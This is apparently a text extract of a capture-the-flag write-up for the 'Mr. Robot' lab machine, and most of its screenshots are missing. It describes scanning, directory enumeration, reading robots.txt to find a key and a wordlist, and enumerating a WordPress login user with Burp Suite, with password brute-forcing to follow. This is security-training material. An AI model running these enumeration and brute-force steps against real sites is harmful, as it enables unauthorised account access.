

Mr. Robot Writeup


by: Netkiller

1-Scanning the target




We found a web server, let's see it and dirbuster it






There are many interesting files, but first, let's see the robots.txt for sensitive information





Nice, we found the first key on /key-1-of-3.txt (can get it with wget) and a dictionary file.




2-Surprise, there is a Wordpress


In the dirbuster scan, we found also a wp-login, we can use Burpsuite, Hydra or a fuzzer to enum a user.
(We filter the dictionary using “sort -u fsocity.dic > new.txt”)






Using Burpsuite Intruder, we found that the request with “Elliot” payload as user has a different response (this is the user). Now we need to found the password (using hydra, Burpsuite, etc..)






